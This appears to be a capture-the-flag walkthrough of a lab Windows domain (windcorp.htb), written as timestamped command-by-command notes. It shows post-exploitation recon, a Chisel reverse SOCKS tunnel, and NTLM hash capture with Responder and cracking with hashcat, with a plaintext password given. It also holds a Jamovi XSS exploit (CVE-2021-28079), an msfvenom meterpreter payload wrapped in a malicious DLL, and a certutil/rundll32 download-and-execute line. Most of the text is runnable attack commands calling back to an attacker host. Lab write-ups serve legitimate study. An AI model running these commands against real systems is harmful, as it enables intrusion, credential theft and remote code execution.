**Command:**

```
type C:\Windows\system32\config\systemprofile\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

**Explanation:**
I wanted to view the PowerShell command history for the system profile to see if there were any clues or potentially sensitive information. Unfortunately, this specific history file did not reveal any valuable details.

**Command:**

```
type C:\Users\ContainerAdministrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

**Explanation:**
I checked the PowerShell command history for the ContainerAdministrator user. This is often a good place to look, as users might have entered sensitive commands in their recent history.

**Result:** I discovered the command "net user administrator Partner0706" among other valuable information, indicating a potential password for the administrator account and other insights about the system setup.

# Further System Analysis and Diagnostics

2023 אוקטובר21 שבת 09:50

**Command:**

whoami /all

**Explanation:**
I used this command to gather detailed information about the current user account and its privileges.

**Command:**

whoami /groups

**Explanation:**
This command provides details about all the groups the current user is a part of.

**Command:**

net user

**Explanation:**
I executed this to list all user accounts on the system.

**Command:**

ipconfig

**Explanation:**
To understand the networking setup of the system, I ran ipconfig.

**Result:** I noticed that my IP address didn't match the server IP, further suggesting that I'm operating inside a container.

**Command:**

tasklist

**Explanation:**
I used this command to list all running processes on the system.

**Command:**

wmic process get ProcessID,ExecutablePath

**Explanation:**
With this command, I gathered information about running processes and their paths.

**Command:**

get-wmiobject -Class win32_process **|** Select-Object CommandLine

**Explanation:**

I utilized Windows Management Instrumentation (WMI) to retrieve command lines of all running processes. This can give insights into how processes were started and if there are any misconfigurations.

# Certificate and OpenSSL Examination

2023 אוקטובר21 שבת 09:55

**Story/Context:**
During my exploration of the target system, I navigated to the administrator's desktop folder. Within this location, I discovered a file named req.txt, which contained what appeared to be a certificate request, also known as a CSR (Certificate Signing Request) key. I proceeded to copy and investigate this file further to gain more insight into the system and potential vectors for deeper exploration.

**Command:**

```
type req.txt
```

**Explanation:**
I used this command to display the contents of the req.txt file located on the administrator's desktop.

**Result:** The file contains a "CERTIFICATE REQUEST" or CSR key.

**Command:**

```
openssl
```

**Explanation:**
I initiated the OpenSSL tool. OpenSSL is a robust, full-featured open-source toolkit that implements the Secure Sockets Layer (SSL) and Transport Layer Security (TLS) protocols, as well as a full-strength general-purpose cryptography library.

**Command:**

```
openssl req --help
```

**Explanation:**
I executed this command to view the help documentation for the req function of OpenSSL.

**Messages:**
The openssl req command primarily deals with certificate requests. The "req" stands for request and it is used to create certificate signing requests or to process certificate requests in various ways. This is essential when setting up SSL/TLS configurations.

**Command:**

```
openssl req -in req.txt -text
```

**Explanation:**
Using OpenSSL, I read the contents of the req.txt file. The -in parameter specifies the input file (req.txt), and -text prints the CSR in human-readable format.

**Result:** I was able to uncover an additional subdomain: softwareportal.windcorp.htb.

# Network Discovery and Exploration

שבת 21אוקטובר 2023 09:57

**Command:**

```
ping -c 1 softwareportal.windcorp.htb
```

**Explanation:**
I sent a single ICMP echo request (ping) to the newly discovered subdomain to verify its accessibility and get its IP address.

**Command:**

```
ipconfig
```

**Explanation:**
On the target system, I used this command to gather detailed networking information, such as IP address, subnet mask, default gateway, etc.

**Result:** I identified the Default Gateway's IP address as 172.17.64.1.

**Command:**

```
Test-NetConnection -ComputerName 172.17.64.1 -Port 80
```

**Explanation:**
On the target, I used the Test-NetConnection PowerShell cmdlet to test the connectivity to the default gateway on port 80 (commonly used for HTTP traffic).

**Result:** The output "TcpTestSucceeded : True" confirms that port 80 is open on the Default Gateway.

# Chisel Setup and Understanding

2023 אוקטובר21 שבת 09:59

**Story/Context:**
During my exploration, I attempted to set up a tunnel between two machines using a tool called Chisel. My objective was to create a connection that would allow for safe and private data transmission between the two systems. Along the way, I encountered various tools and commands, some of which were new to me.

**Command:**

```
curl https://i.jpillora.com/chisel! | bash
```

**Explanation:**
I initially fetched and ran Chisel directly from its source.

**Command:**

```
wget https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_windows_amd64.gz
```

**Explanation:**
I downloaded the Windows version of Chisel directly from its GitHub release page.

**Command:**

```
gunzip chisel_1.9.1_windows_arm64.gz
```

**Explanation:**
I uncompressed the downloaded gzip archive containing the Chisel executable for Windows.

**Command:**

```
mv chisel_1.9.1_windows_amd64 chisel_1.9.1_windows_amd64.exe
```

**Explanation:**
To make the Chisel executable recognizable and runnable on Windows, I renamed it by adding the .exe extension.

**Command:**

```
python -m http.server 8000
```

**Explanation:**
I started an HTTP server on port 8000 using Python to serve files, allowing the target machine to fetch the Chisel executable.

**Command (on target):**

```
wget http://10.10.16.14:8000/chisel_1.9.1_windows_amd64.exe -OutFile chisel_1.9.1_windows_amd64.exe
```

**Explanation:**
On the target machine, I fetched the Chisel executable from the server I had set up, effectively

placing Chisel on both systems.

Chisel is a fast TCP/UDP tunnel, transported over HTTP, secured via SSH. Its primary purpose is to create secure tunnels between systems, making it ideal for situations where VPN might not be practical. It allows for various configurations including reverse connections and can be used to bypass certain network restrictions.

**Command:**

```
chisel server -h
```

**Explanation:**
I displayed the help documentation for the Chisel server to understand its various functionalities and options.

**Command:**

```
chisel server --port 1337 --reverse --socks5
```

**Explanation:**
I initiated the Chisel server on port 1337 with reverse tunneling enabled and with SOCKS5 protocol support.

**Parameters:**

**--port 1337:** Specifies the port on which the Chisel server will listen.
**--reverse:** Enables reverse tunneling.
**--socks5:** Enables SOCKS5 protocol support for proxying.

**Command:**

```
chisel client --help
```

**Explanation:**
I viewed the help documentation for the Chisel client to understand its parameters and usage.

**Command (on target):**

```
.\chisel_1.9.1_windows_amd64.exe client 10.10.16.14:1337 R:127.0.0.1:socks
```

**Explanation:**
On the target machine, I initiated the Chisel client to connect to my Chisel server, setting up a reverse connection to a local SOCKS server.

**Alternative Command:**

```
Start-Process -FilePath C:\Users\Public\Downloads\chisel_1.9.1_windows_amd64.exe -
ArgumentList "client 10.10.16.14:1337 R:127.0.0.1:socks"
```

**Explanation:**
Using PowerShell's Start-Process cmdlet, I started the Chisel client with the necessary arguments to connect to the server.

**Result:**
Upon successful connection, I received the message: "proxy#R:127.0.0.1:1080=>socks: Listening". This indicates a tunnel was established, and I can now use this for proxying traffic.

**Links:**

https://github.com/jpillora/chisel

# Proxy Setup and Website Exploration

2023 אוקטובר21 שבת 10:03

**Command:**

```
nano /etc/proxychains4.conf
```

**Explanation:**
Using the Nano text editor, I accessed the configuration file for proxychains. Within this file, I specified my proxy settings.

**Edits:**

Added: socks5 127.0.0.1 1080
Commented out the default socks4 line.

**Command:**

```
nano /etc/hosts
```

**Explanation:**
I accessed the system's hosts file to manually define domain-to-IP resolutions.

**Edits:**

Added: 172.17.64.1 softwareportal.windcorp.htb

**Command:**

```
proxychains curl -X GET "http://softwareportal.windcorp.htb/"
```

**Explanation:**
Using proxychains, I fetched the webpage content of softwareportal.windcorp.htb via the established tunnel.

Proxychains is a tool that forces any TCP connection made by any given application to follow through proxy like TOR or any other SOCKS4, SOCKS5, or HTTP(S) proxies. This is useful for ensuring that traffic from a specific application goes through a certain proxy or set of proxies, often for anonymity or bypassing network restrictions.

**Command:**

```
apt install html2text
```

**Explanation:**
I installed the html2text tool, which converts HTML content into plain text.

**Command:**

```
proxychains curl -X GET "http://softwareportal.windcorp.htb/" | html2text
```

**Explanation:**
Using proxychains to fetch the webpage content, I then piped the output to html2text to convert the HTML content into a more readable plain text format.

html2text is a Python script that converts a page of HTML into clean, easy-to-read plain ASCII text. It's beneficial when one needs to view the text-based content of a webpage without the surrounding HTML tags.

# Foxy Proxy Setup

2023 אוקטובר21 שבת 10:05

**Context:**
To ensure that my browser traffic was routed through the SOCKS proxy, I set up Foxy Proxy with the following configurations:

**Title or Description:** Socks
**Proxy type:** SOCKS5
**Proxy IP address or DNS name:** 127.0.0.1
**Port:** 1080
**Patterns: Name:** softwareportal.windcorp.htb and Pattern: *softwareportal.windcorp.htb*

With this configuration in place, I was able to access the target website.

# Software Installation Exploitation

2023 אוקטובר21 שבת 10:08

**Story/Context:**
The website appeared to be a software portal. Attempting to install software through the provided URL seemed to indicate some client-side IP-based mechanism, prompting me to change the client IP to my own.

**Command:**

```
proxychains curl "http://softwareportal.windcorp.htb/install.asp?client=172.30.113.56&software=7z1900-x64.exe"
```

**Explanation:**
I fetched the content of the software installation URL, attempting to trigger an installation.

**Command:**

```
tcpdump -i tun0 -nv -w suc.out
```

**Explanation:**
Started tcpdump to capture network traffic on the tun0 interface, writing the captured packets to the suc.out file.

**Command:**

```
proxychains curl "http://softwareportal.windcorp.htb/install.asp?client=10.10.16.14software=7z1900-x64.exe"
```

**Explanation:**
I tried fetching the content again but changed the client IP parameter to my own address to see if the software would install.

# Packet Analysis withtshark

2023 אוקטובר21 שבת 10:09

**Story/Context:**
I wanted to analyze the captured network traffic, so I used tshark to examine the contents.

**Command:**

```
tshark -r suc.out
```

**Explanation:**
Used tshark to read the previously captured packet data from the suc.out file.

tshark is the terminal-based version of Wireshark, a popular network protocol analyzer. It allows users to view packet data directly in the terminal, apply filters, and analyze traffic patterns without the graphical interface of Wireshark.

**Command:**

```
tshark -r suc.out | less -s
```

**Explanation:**
Piped the tshark output into less to allow for easier scrolling and searching within the displayed packet data.

**Long Text/Code:**

```
  40 11.841238 10.10.16.14 → 10.10.11.102 TLSv1.2 86 Application Data
  ...
  55 23.544317 10.10.16.14 → 10.10.11.102 TCP 40 5985 → 50647 [RST, ACK] Seq=1 Ack=1
Win=0 Len=0
```

**Explanation:**
This is a snippet of the captured packet data. It displays interactions between my machine (10.10.16.14) and a remote host (10.10.11.102). Notably, the remote host tried to connect on port 5985.

# Capturing and Cracking NTLM Hashes

2023 אוקטובר21 שבת 10:10

**Command:**

```
responder -I tun0 http://softwareportal.windcorp.htb/
```

**Explanation:**
Used responder on interface tun0 to capture potential NTLM authentication hashes during interaction with the software portal.

**Command:**

```
nc -nvlp 5985
```

**Explanation:**
I started a netcat listener on port 5985 to observe any incoming connection attempts.

**Story/Context:**
After triggering the website with my IP address, I successfully captured an NTLM hash using responder.

**Command:**

```
proxychains curl "http://softwareportal.windcorp.htb/install.asp?client=
10.10.16.14software=7z1900-x64.exe"
```

**Explanation:**
I modified the previous curl request, changing the client IP address parameter to my own in the hopes of bypassing potential IP restrictions. Proxychains remained essential for anonymizing the traffic.

**Story/Context:**
Despite facing issues with the curl command, accessing the website manually resolved the issue. I discovered that port 5985 was attempting to establish a connection.

**Command:**

```
echo
'localadmin::windcorp:c2f7a811191e1778:701662E6668738D0BED8895C4E97E9E7:0101000
                0000000006B86E6CDDC01DA01A751DD7F040E031C0000000002000800410004C0051004F0
                140041004C0051004F002E004C004F00430041004C000300340057004900E002D00540050
            0047005A004200550032005100440032004400E20041004C0051004F002E004C004F004300
                00000000000210000974CD763881BBA3713CD262B3BA05D6D53EA88ACEA7EBCAFB1D9
0002F0031003002E0031003002E0031003600E20031003400000000000000000000' >
ntlm.hash
```

**Explanation:**
Stored the captured NTLM hash in a file named ntlm.hash.

**Command:**

```
hashcat -m 5600 ntlm.hash Files/rockyou.txt
```

**Explanation:**
I used hashcat with mode 5600 (NetNTLMv2) to attempt to crack the captured hash using the rockyou.txt wordlist.

After executing the above hashcat command, I successfully cracked the hash and retrieved the plaintext password: Secret123.

# Exploring and Exploiting Network Vulnerabilities

2023 אוקטובר21 שבת 10:14

**Command:**

```
crackmapexec smb 10.10.11.102 -u 'LOCALADMIN' -p 'Secret123'
```

**Explanation:**
I used the crackmapexec tool to authenticate against the SMB service on the IP address 10.10.11.102 using the username 'LOCALADMIN' and password 'Secret123'.

**Command:**

```
crackmapexec smb 10.10.11.102 -u 'LOCALADMIN' -p 'Secret123' --shares
```

**Explanation:**
To gain more insights about the shares available on the target machine, I ran crackmapexec with the --shares extension. This allowed me to view all the shared directories on the target.

# SMB Shares Access

2023 אוקטובר21 שבת 10:17

**Command:**

```
./check_smb_perms.sh 10.10.11.102 -u 'LOCALADMIN' -p 'Secret123'
```

**Explanation:**
I utilized the check_smb_perms.sh script to ascertain the permissions I have on the SMB shares of the target machine. This script checks permissions for SMB shares. The result revealed that I have both read and write access to 5 SMB shares.

**Command:**

```
smbclient //10.10.11.102/CertEnroll -U='LOCALADMIN'
```

**Explanation:**
Using smbclient, I attempted to access the CertEnroll share on the target machine with the given credentials. This command establishes an SMB client session.

**Command:**

```
smbclient //10.10.11.102/Shared -U='LOCALADMIN'
```

**Explanation:**
Similarly, I used smbclient to access the Shared directory on the target machine.

# File Transfer to Windows VM

2023 אוקטובר21 שבת 10:18

**Story/Context:**
After successfully accessing the files in the Shared SMB share, I decided to transfer them to my Windows Virtual Machine for further examination.

I set up a shared folder on my Windows machine for the transfer. By navigating to This PC -> Right click on Folder -> properties -> sharing -> Advanced sharing -> permissions, I was able to grant full access permissions.

**Command:**

```
smbclient //192.168.1.112/A -U "Matan"
put jamovi-1.6.16.0-win64.exe
mput *.omv
```

**Explanation:**
With smbclient, I connected to my shared folder in the Windows VM. Then, I transferred the jamovi installer and all .omv files to the VM. The put command is used to upload a single file, while mput uploads multiple files.

# Exploiting Jamovi Vulnerability

2023 אוקטובר21 שבת 10:19

**Story/Context:**
After transferring the files, I installed jamovi on my Windows VM. While examining an .omv file within jamovi, I discovered a vulnerability in the way it handled column names. I was able to execute arbitrary JavaScript code by embedding it within the column name.

**Command:**

```
Sepal.Length<script>alert(document.domain)</script>
```

**Explanation:**
I injected a simple JavaScript code within the column name to display an alert with the document domain. Upon saving and reopening the .omv file, the script executed, revealing the domain as 127.0.0.1.

**Command:**

```
<script>require('child_process').spawn('calc.exe')</script>
```

**Explanation:**
Taking advantage of the discovered vulnerability, I embedded a JavaScript payload to spawn the Windows calculator (calc.exe). This confirmed that I can run arbitrary commands using the .omv file.

## Exploitation Details

**Story/Context:**
Jamovi, with versions up to 1.6.18, is vulnerable to a cross-site scripting (XSS) attack. Specifically, the column-name is susceptible to XSS within the ElectronJS Framework. If an attacker crafts an .omv (Jamovi) document with a malicious payload, any victim that opens this document would unknowingly execute the embedded payload. Importantly, the code runs with the permissions of the user, potentially leading to further exploitation.

**Links:**
https://github.com/theart42/cves/blob/master/CVE-2021-28079/CVE-2021-28079.md

# Cloning and Setting Up Tools

2023 אוקטובר21 שבת 10:21

**Command:**

```
git clone https://github.com/9emin1/charlotte.git
```

**Explanation:**
I cloned the repository "charlotte" from GitHub. This tool helps generate malicious DLLs for use in exploiting specific vulnerabilities.

**Command:**

```
apt install mingw-w64* -y
```

**Explanation:**
I installed the mingw-w64 toolset, which is essential for compiling Windows executables and libraries on Linux systems.

**Links:**
https://github.com/9emin1/charlotte.git

# Payload Generation

2023 אוקטובר21 שבת 10:22

**Command:**

```
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.16.14 LPORT=1234 -f raw > beacon.bin
```

**Explanation:**
I used msfvenom to generate a reverse Meterpreter shell payload targeting Windows x64 systems.

**extension 1:** LHOST=10.10.16.14 specifies the IP address of my machine, which will act as the listener for the reverse connection.
**extension 2:** LPORT=1234 denotes the port on which my listener will be running.
**extension 3:** -f raw indicates that the payload will be in raw format.
I saved this payload to a file named beacon.bin.

**Command:**

```
python charlotte.py
```

**Explanation:**
I executed the "charlotte.py" script. This tool processes the payload I generated (beacon.bin) and outputs a command along with a malicious DLL file named "charlotte.dll".

**Story/Context:**
After running the script, I received the command "rundll32 charlotte.dll, zEfpbAlou" and the file charlotte.dll. This command will be used to execute the payload inside the DLL.

**Links:**
https://github.com/9emin1/charlotte.git

# Setting Up the Metasploit Listener

2023 אוקטובר21 שבת 10:23

**Command:**

```
msfdb run
```

**Explanation:**
I started the Metasploit database using msfdb run, preparing it for the subsequent actions.

**Command:**

```
use exploit/multi/handler
```

**Explanation:**
I set up the Metasploit handler to manage the incoming reverse shell connection.

**Command:**

```
set payload windows/x64/meterpreter_reverse_tcp
set LHOST 10.10.16.14
set LPORT 1234
run
```

**Explanation:**
I configured the Metasploit handler with the necessary parameters:

- I set the payload to match the one I generated earlier.
- I provided my machine's IP and port to listen for the incoming connection.
- Lastly, I ran the handler to start listening for any incoming reverse shells.

# Setting Up the Exploit

2023 אוקטובר21 שבת 10:24

**Command:**

```
echo "require('child_process').spawn('cmd /c certutil.exe -urlcache -f http://10.10.16.14/charlotte.dll C:\\Windows\\Tasks\\charlotte.dll & rundll32 C:\\Windows\\Tasks\\charlotte.dll, CvUjClnddizIk')" > jq.js
```

**Explanation:**
I created a JavaScript file jq.js that contains a command to download the malicious charlotte.dll file to the target machine and then execute it using rundll32.

**Story/Context:**
In the "whatif" file header, I injected a script tag that sources the jq.js from my machine, hoping the code inside jq.js would get executed when the "whatif" file is accessed.

# Modifying the Whatif.omv File

2023 אוקטובר21 שבת 10:26

**Command:**

```
unzip Whatif.omv
```

**Explanation:**
I extracted the contents of the Whatif.omv file using the unzip command.

**Command:**

```
cat metadata.json | jq | head
```

**Explanation:**
I viewed the contents of the metadata.json file, formatted it using jq for better readability, and then displayed the first few lines using head.

**Command:**

```
nano metadata.json
```

**Explanation:**
I opened the metadata.json file in the nano text editor to make changes to it.

**Story/Context:**
Inside the metadata.json file, I added a script tag within the "name" field. The intent was to execute the script referenced by the tag, which would further my exploitation process.

**Long Text/Code:**

```
"name": "<script src=\"http://10.10.16.14/payload.js\"></script>"
```

**Explanation:**
I embedded a script reference within the "name" attribute, pointing it to payload.js hosted on my machine. This is a tactic used to perform script injection attacks, hoping that when this JSON file gets processed or rendered, the external script would execute.

**Command:**

```
rm Whatif.omv
```

**Explanation:**
I removed the original Whatif.omv file as it was no longer needed.

**Command:**

```
zip -r Whatif.omv .
```

**Explanation:**
I re-compressed the modified files into a new Whatif.omv archive using the zip command.

# Transferring the Modified Payload

2023 אוקטובר21 שבת 10:29

**Command:**

```
put Whatif.omv
```

**Explanation:**
Within the SMB session, I uploaded the modified Whatif.omv file.

**Code:**

```
require('child_process').exec('cmd /c certutil.exe -urlcache -f http://10.10.16.14/charlotte.dll C:\\Windows\\Tasks\\charlotte.dll & rundll32 C:\\Windows\\Tasks\\charlotte.dll, TyadwKAsjajORr')
```

**Explanation:**
I executed a command to download the malicious charlotte.dll file onto the target machine and subsequently run it using rundll32. This piece of code was part of the payload designed to facilitate my exploitation process.

**Story/Context:**
After waiting for around 15 minutes, my persistence paid off. The file was activated, and I finally received a connection back, marking the successful execution of my exploit.

# Further Information

2023 אוקטובר21 שבת 10:34

## 1. Containerization:

- **Containers:** These encapsulate an application and its dependencies into a single object, isolating it from the host. They can run consistently across various computing environments. Docker is a notable example of container technology.

## 2. System Analysis and Exploitation:

- **winPEAS:** Utilized during post-exploitation for system enumeration, winPEAS uncovers potential privilege escalation vectors by identifying system misconfigurations and sensitive data.
- **PSReadLine Module:** Within PowerShell, this module's ability to store command histories represents a significant information reservoir during penetrative testing.

## 3. Cryptography and Certificates:

- **CSR and OpenSSL:** Certificate Signing Requests (CSRs) contain information required for obtaining SSL certificates, crucial for encrypted communications. OpenSSL is instrumental in managing these requests and other cryptographic functions.

## 4. Domain and Network Exploitation:

- **Subdomains and Default Gateway:** Uncovering hidden subdomains can reveal new attack vectors. Additionally, identifying the default gateway is vital for network traversal and potential pivoting within penetration testing.
- **Chisel and Proxychains:** These tools, known for creating secure tunnels and routing traffic through multiple proxy servers, respectively, are essential for bypassing network restrictions and maintaining anonymity.

## 5. Authentication and Protocol Vulnerabilities:

- **NTLM Authentication and Responder:** Despite its vulnerabilities, NTLM remains prevalent. Tools like Responder exploit these weaknesses, capturing authentication data on networks still using this protocol.

## 6. Versatile Network Tools:

- **Netcat:** A fundamental utility for any ethical hacker, Netcat is invaluable for tasks ranging from network exploration to creating listeners for reverse connections.

## 7. Software Vulnerabilities and Mitigations:

- **Jamovi and XSS (Cross-Site Scripting):** Highlighting the importance of software security, even statistical software like Jamovi can be compromised through vulnerabilities in its framework, allowing XSS attacks.
- **ElectronJS Framework:** Popular for building cross-platform applications, ElectronJS requires diligent security practices from developers to prevent exploitation.
- **Mitigation Strategies:** Ensuring security involves using updated software versions and exercising caution with untrusted files. Proper validation and sanitation of user inputs are non-negotiable practices to prevent XSS and similar attacks.

## 8. Advanced Attack Techniques:

- **Metasploit Framework and msfvenom:** These tools form the backbone of ethical hacking exploits and payload crafting, offering a myriad of options to penetrate and assess systems.
- **DLL Injection:** A sophisticated technique allowing attackers to execute arbitrary code within the context of a running process, demonstrating the critical nature of process integrity.
- **SMB and smbclient:** Understanding SMB is crucial due to its ubiquity in network file sharing. Tools like smbclient facilitate interaction with SMB servers, aiding in file access and potential system exploitation.
- **File Inclusion and Script Injection:** These prevalent attack vectors underscore the necessity for robust input and file handling security measures.
- **Understanding certutil:** This utility, while intended for certificate management, can be repurposed for malicious file transfer, illustrating the dual-use nature of many system tools.

**Links:**
https://github.com/jpillora/chisel
https://github.com/theart42/cves/blob/master/CVE-2021-28079/CVE-2021-28079.md
https://github.com/9emin1/charlotte.git

# Meterpreter Session Commands

2023 אוקטובר21 שבת 08:35

**Command:**

```
getwd
```

**Explanation:**
Within the meterpreter session, I executed the getwd command to determine the current working directory on the compromised machine. This gives me a sense of where I am located within the file system.

**Command:**

```
shell
```

**Explanation:**
I initiated a shell from the meterpreter session. This command allows me to drop into a native shell of the target machine, giving me the ability to execute system-level commands.

**Command:**

```
whoami
```

**Explanation:**
I executed the whoami command to identify the current user account I was operating under. This command provides clarity on the level of privilege and potential limitations I might face on the target system.

**Command:**

```
whoami /groups
```

**Explanation:**
I used the whoami /groups command to list the groups that the current user account is a member of. This provides insight into the access and permissions associated with the current user.

**Command:**

```
whoami /all
```

**Explanation:**
I ran the whoami /all command to obtain comprehensive details about the current user, including user SID, group memberships, privileges, and more. This is an extensive dump of information about the account and its associated permissions.

**Command:**

```
net user diegocruz /domain
```

**Explanation:**
I executed the net user command followed by a specific username and the /domain switch to retrieve details about the 'diegocruz' user from the domain controller. This provides a deeper insight into the user's domain-specific settings and properties.

**Command:**

```
net start
```

**Explanation:**
I ran the net start command to list all the services that are currently running on the target system. This gives a broad overview of active services, which can be invaluable when assessing potential attack vectors.

**Story/Context:**
During the review of the running services, I noticed that the "Active Directory Certificate Services" was active. This could potentially provide a promising avenue for further exploitation, especially if misconfigured.

# Deep Dive into Certutil

2023 21אוקטובר שבת 10:41

**Command:**

certutil

**Explanation:**
I executed the certutil command. certutil is a command-line utility that can be used to obtain certificate authority information and configure Certificate Services.

**Command:**

certutil /?

**Explanation:**
Since this is my first time using certutil, I executed certutil /? to display the help menu. The help menu provides a list of available options, parameters, and their descriptions.

certutil is a versatile tool used mainly for managing and troubleshooting aspects of public key infrastructure (PKI) on Windows systems. It covers a wide range of functionalities, from viewing certificate details to requesting certificates.

**Command:**

certutil -CAtemplates

**Explanation:**
I ran the certutil -CAtemplates command to list the Certificate Templates available on the Certificate Authority (CA).

Certificate Templates define the format and content of the certificate and are used by the CA when issuing certificates. By listing them, I'm checking which templates I could potentially use or request a certificate from.

**Story/Context:**
While examining the templates, I found that I had access to the template "Web: Web -- Auto-Enroll". This could be significant as having access to certain templates might allow for further exploitation or privilege escalation.

**Command:**

certutil -Template

**Explanation:**
I executed certutil -Template to list details about all the available Certificate Templates.

This command provides an overview of the certificate templates configured on the CA, including their names, settings, and more.

**Command:**

certutil -v -dstemplate Web

**Explanation:**

I used the certutil -v -dstemplate Web command to obtain verbose details about the specific "Web" certificate template.

With the -v (verbose) option, certutil provides a detailed output about the certificate template. This includes information about the template's settings, properties, permissions, and more. Understanding these details can be crucial when planning further actions, especially if there's an intention to misuse or request a certificate based on this template.

# Preparatory Steps for Using Rebus

2023 21אוקטובר שבת 10:44

**Command:**

```
reg query "HKLM\SOFTWARE\Microsoft\Net Framework Setup\NDP"
```

**Explanation:**

This command queries the registry to determine the installed versions of .NET Framework. It is crucial to ensure the presence of .NET 4.0 or higher for compatibility with specific tools like Rebus.

**Context:**
After executing the above command, I confirmed that .NET 4.0 was installed on the system, laying the groundwork for using advanced penetration testing tools that rely on .NET.

# Setting Up the Environment in Kali

2023 אוקטובר21 שבת 10:45

**Command:**

```
git clone https://github.com/Flangvik/SharpCollection.git
```

**Explanation:**

This command clones the SharpCollection repository from GitHub, which contains various .NET 4.0 compiled tools useful for penetration testing tasks, particularly around Windows environments.
Command:

```
cd SharpCollection/NetFramework_4.0_Any
```

**Explanation:**

By executing this command, I navigate into the directory containing the compiled tools for .NET Framework 4.0, preparing for file transfer and tool utilization.
Context:
Within the designated directory, I identified two crucial files for my operations: Certify.exe and Rubeus.exe. These tools would aid in certificate manipulation and Kerberos ticket attacks, respectively.

**Command:**

```
cp SharpCollection/NetFramework_4.0_Any/Certify.exe AD_Tools & cp
SharpCollection/NetFramework_4.0_Any/Rubeus.exe AD_Tools
```

**Explanation:**

This command copies both Certify.exe and Rubeus.exe from their original directory to the 'AD_Tools' directory. This organization aids in streamlining the execution phase on the target system.

**Command:**

```
wget
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1
```

**Explanation:**

Utilizing wget, I downloaded PowerView.ps1 directly from the repository. PowerView is renowned for its effectiveness in network reconnaissance, especially within Active Directory environments.
Command:

```
wget https://raw.githubusercontent.com/cfalta/PoshADCS/master/ADCS.ps1
```

**Explanation:**

This command is employed to download ADCS.ps1, a script integral for manipulating Active Directory Certificate Services (AD CS), directly from the hosting repository.

**Links:**

https://posts.specterops.io/certified-pre-owned-d95910965cd2
https://github.com/rebus-org/Rebus
https://github.com/Flangvik/SharpCollection
https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
https://github.com/cfalta/PoshADCS/blob/master/ADCS.ps1

# Actions on the Target System

2023 אוקטובר21 שבת 10:46

After prepping my tools, I returned to the target's context by exiting the current shell, getting back to Meterpreter.

**Command:**

```
meterpreter > upload /home/kali/Desktop/Programming/Proggrames/AD_Tools/NET_4.0_Any/Rubeus.exe C:\\Users\\Public\\Downloads
```

**Explanation:**

Using Meterpreter's upload command, I transferred Rubeus.exe to the target's 'Downloads' directory, making it accessible for further operations. Following this, I also transferred ADCS.ps1, Certify.exe, and PowerView.ps1.
Command:

```
meterpreter > load powershell
```

**Explanation:**

This command initializes the PowerShell extension within the Meterpreter session, a prerequisite for importing and executing PowerShell scripts seamlessly on the target system.
Command:

```
meterpreter > powershell_import
/home/kali/Desktop/Programming/Proggrames/AD_Tools/NET_4.0_Any/PowerView.ps1
```

**Explanation:**

The 'powershell_import' command allows me to import the PowerView.ps1 script into the Meterpreter session. PowerView enables advanced network reconnaissance and exploitation by discovering, enumerating, and manipulating configurations and permissions in network and Windows domain environments.

PowerView is part of the PowerSploit suite, a set of PowerShell modules used for post-exploitation of Microsoft Windows environments. It performs numerous security audit tasks, such as listing group memberships, fetching user details, identifying systems with weak folder permissions, and more. This information is crucial in escalating privileges, finding attack vectors, and moving laterally within a network.

**Command:**

```
meterpreter > powershell_import
/home/kali/Desktop/Programming/Proggrames/AD_Tools/NET_4.0_Any/ADCS.ps1
```

**Explanation:**

Importing ADCS.ps1 via 'powershell_import' integrates functions into my session that interact with Active Directory Certificate Services (AD CS). This script is particularly potent for exploring misconfigurations within Certificate Authorities integrated with AD.

The ADCS.ps1 script is a critical asset for penetration testers when targeting environments utilizing

Active Directory integrated Certificate Authorities. These CAs often store configurations within the AD infrastructure, specifically "Certificate Templates." These templates determine the rules for certificate requests and issuance. An attacker with sufficient privileges can manipulate these templates, allowing for the creation of unauthorized certificates, potentially providing elevated system access or the impersonation of privileged users. This technique can be a stealthy method of gaining advanced privileges within a network, often overlooked during security audits.

**Command:**

```
meterpreter > powershell_execute C:\\Users\\Public\\Downloads\\Certify.exe
```

**Explanation:**

The 'powershell_execute' command runs the Certify tool on the target system. Certify is a sophisticated utility designed for enumerating and exploiting vulnerabilities within Active Directory Certificate Services (ADCS).
Further Information:
Certify delves into the intricacies of the AD CS setup, identifying misconfigurations that can be exploited for privilege escalation, lateral movement, and persistence. It automates the process of discovering weak certificate templates, checking for vulnerable service configurations, and can potentially issue certificates that provide elevated network access.

**Command:**

```
meterpreter > powershell_execute Get-ADCSTemplate -Name Web
```

**Explanation:**

'Get-ADCSTemplate' is a function from the previously imported ADCS.ps1 script, invoked here to retrieve detailed information about the specific certificate template named "Web." The output is extensive, revealing the configuration and permissions set on this template.

**Output Analysis:**
The lengthy output indicates detailed properties of the "WebServer" certificate template, including its unique OID, minimum key size, and the specific usage of the certificate. The flags and settings, such as 'pkicriticalextensions' and 'pkikeyusage', dictate the certificate's constraints and application in security protocols.

The 'mspki-cert-template-oid' is the template's unique identifier, while attributes like 'pkikeyusage' represent the operational scope of the certificate (e.g., signing, encryption). The 'whenchanged' field shows the last modification date, providing insight into the template's activity lifecycle.

Certificate templates in AD CS define the format and security settings of certificates issued by the CA. The "WebServer" template, for instance, is typically used for web server authentication, ensuring secure communications through protocols like SSL/TLS. By analyzing these templates, one can assess security postures, identify misconfigurations, and potentially exploit weak setups for unauthorized access or the issuance of trusted certificates for malicious purposes.

In penetration testing contexts, understanding the output of commands like 'Get-ADCSTemplate' is crucial. It requires interpreting various flags and settings to deduce possible attack vectors and the effectiveness of security controls in place. Consequently, deep knowledge of Windows security and AD CS is necessary to navigate and exploit these environments proficiently.

**Links:**
https://posts.specterops.io/certified-pre-owned-d95910965cd2
https://github.com/rebus-org/Rebus

# Starting with Meterpreter

2023 אוקטובר21 שבת 10:52

**Command:**

```
meterpreter > shell
```

**Explanation:**
I executed the shell command within Meterpreter to drop into a standard shell environment.

**Command:**

```
C:\Users\Public\Downloads>powershell
```

**Explanation:**
I started the PowerShell command-line interface from the standard shell to run PowerShell commands.

# Exploring PowerShell Commands

2023 אוקטובר21 שבת 10:54

**Command:**

Get-Module -ListAvailable

**Explanation:**
I used the Get-Module -ListAvailable command to list all the available modules in PowerShell.

**Get-Module:** This cmdlet retrieves the modules that have been imported or that can be imported into a PowerShell session.
